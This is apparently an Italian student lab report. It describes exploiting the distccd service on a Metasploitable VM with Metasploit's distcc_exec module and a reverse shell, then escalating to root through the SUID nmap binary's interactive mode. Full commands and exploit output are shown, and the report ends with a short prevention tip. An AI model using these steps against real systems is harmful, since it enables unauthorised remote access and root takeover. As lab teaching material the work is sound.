


# PROGETTO BONUS 1

## TRACCIA:

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root. Documentare e spiegare accuratamente i passaggi del privilege escalation.

Per effettuare l'attacco al servizio **distccd** su Metasploitable e successivamente realizzare un'escalation di privilegi per ottenere l'accesso come root, devo seguire diversi passaggi.

Per prima cosa eseguo una scansione con nmap da Kali per identificare i servizi attivi su Metasploitable con il seguente comando: **"nmap -p- -sV 192.168.77.112"**:



```
francesco@kali: ~  
File Actions Edit View Help  
└─$ nmap -p- -sV 192.168.77.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 11:01 CET  
Nmap scan report for 192.168.77.112  
Host is up (0.0012s latency).  
Not shown: 65505 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        netkit-rsh rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi      GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)  
38549/tcp open  mountd       1-3 (RPC #100005)  
41385/tcp open  nlockmgr     1-4 (RPC #100021)  
47487/tcp open  status       1 (RPC #100024)  
57537/tcp open  java-rmi      GNU Classpath grmiregistry  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 150.45 seconds  
  
(francesco@kali)~$
```

Vedo che c'è una porta aperta con il servizio distccd, si tratta della porta 3632.

Facendo una breve ricerca, ho scoperto che il servizio distccd è noto per essere vulnerabile ad una Remote code execution, RCE.

Per sfruttare questa vulnerabilità ho bisogno di utilizzare Metasploit, quindi avvio la console tramite il solito comando ***msfconsole***:

[illegible]

Il prossimo step è quello di caricare il modulo di exploit, utilizzando il seguente comando: ***“use exploit/unix/misc/distcc\_exec”***:

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > 
```

Visualizzo le opzioni con il comando **“show options”** e vado a configurare i parametri del modulo inserendo l’indirizzo ip della vittima e il payload:

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 3632            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_bash):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > █
```


```
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.77.112
rhost => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set rport 3632
rport => 3632
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.111
lhost => 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) > set lport 4444
lport => 4444
msf6 exploit(unix/misc/distcc_exec) > █
```

Adesso posso lanciare l’exploit, se avrà successo otterrò una shell remota sulla macchina Metasploitable:

```
lport => 4444
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.77.111:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qoQ4lStYh5iaP0Xz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qoQ4lStYh5iaP0Xz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.77.111:4444 -> 192.168.77.112:34876) at 2025-01-24 11:08:51 +0100
```

Una volta all'interno, posso verificare i miei privilegi tramite il comando "**whoami**":




Possiamo vedere che la risposta è "daemon", questo significa che i miei privilegi sono limitati e quindi posso iniziare l'escalation per ottenere i privilegi di root.

Per farlo, ancora una volta ho effettuato una ricerca. Devo identificare il file SUID vulnerabile. Il bit SUID (Set User ID) è un permesso speciale su file eseguibili che consente a chiunque esegua il file di ereditarne i privilegi del proprietario. Quindi se un file SUID appartiene a **root**, chi lo esegue può potenzialmente ottenere i privilegi di root.

Per trovare questo file, dalla shell ottenuta con l'exploit precedente, cerco un file con il bit SUID impostato, utilizzando il seguente comando: "**find / -perm -u=s -type f 2>/dev/null**".

Questo comando cerca tutti i file con permessi SUID e li elenca:



Tra i file elencati, ho trovato il file **“/usr/bin/nmap”**, devo però verificare che il bit SUID è attivo su questo file, per farlo utilizzo il seguente comando: **“ls -l /usr/bin/nmap”**.

Se l’output mostra una lettera **“s”** significa che il file ha il bit SUID attivo e che, quando viene eseguito, erediterà i privilegi di root.

```
/usr/bin/pc_chown
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
```

Qui, la lettera s, indica che il file ha il bit SUID attivo e che quindi quando verrà eseguito erediterà i privilegi di root.

Per ottenere i privilegi di root, ho bisogno di utilizzare nmap interactive.

Nmap interactive per ottenere i privilegi di root sfrutta una combinazione di permessi SUID e una vecchia funzionalità di nmap (ovvero la modalità interattiva), che permette di eseguire comandi di sistema senza alcuna restrizione.

Questa funzione, quindi, permette agli utenti di eseguire comandi di sistema attraverso il prefisso **“!”**.

Ovviamente è una grave vulnerabilità di sicurezza.

Come funziona nmap in questo caso specifico? Su Metasploitable, il file **“/usr/bin/nmap”** ha il bit SUID impostato ed è di proprietà di **root**. Quando avviamo nmap, il programma viene eseguito con privilegi di root, anche se noi siamo un utente con privilegi limitati.

Per entrare nella modalità interattiva di nmap utilizzo il seguente comando: **“nmap --interactive”**

Entro quindi nel prompt nmap dove posso eseguire comandi di sistema:



```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

Quando avvio “**sh**”, viene avviata una shell con i privilegi del proprietario di nmap (cioè root).

A questo punto, non mi rimane che chiedere nuovamente “**whoami**”, per vedere se mi sono stati assegnati i privilegi di root.

```
nmap> !sh
whoami
root
```

Obiettivo raggiunto. Ma andiamo a vedere nel dettaglio:

1. Il sistema operativo rileva che il file “**/usr/bin/nmap**” ha il bit SUID impostato e appartiene a root.
2. Quando eseguiamo il programma, **il kernel assegna i privilegi di root al processo di nmap**, indipendentemente dall’utente che l’ha avviato.
3. Entrando nella modalità interattiva di nmap, abbiamo la possibilità di eseguire comandi di sistema con “**!**”.
4. Infine, il comando “**! sh**” avvia una nuova shell, **ereditando però i privilegi di root dal processo nmap**.

Conclusione:

È possibile **prevenire** questa vulnerabilità **rimuovendo** il bit SUID dai programmi non necessari.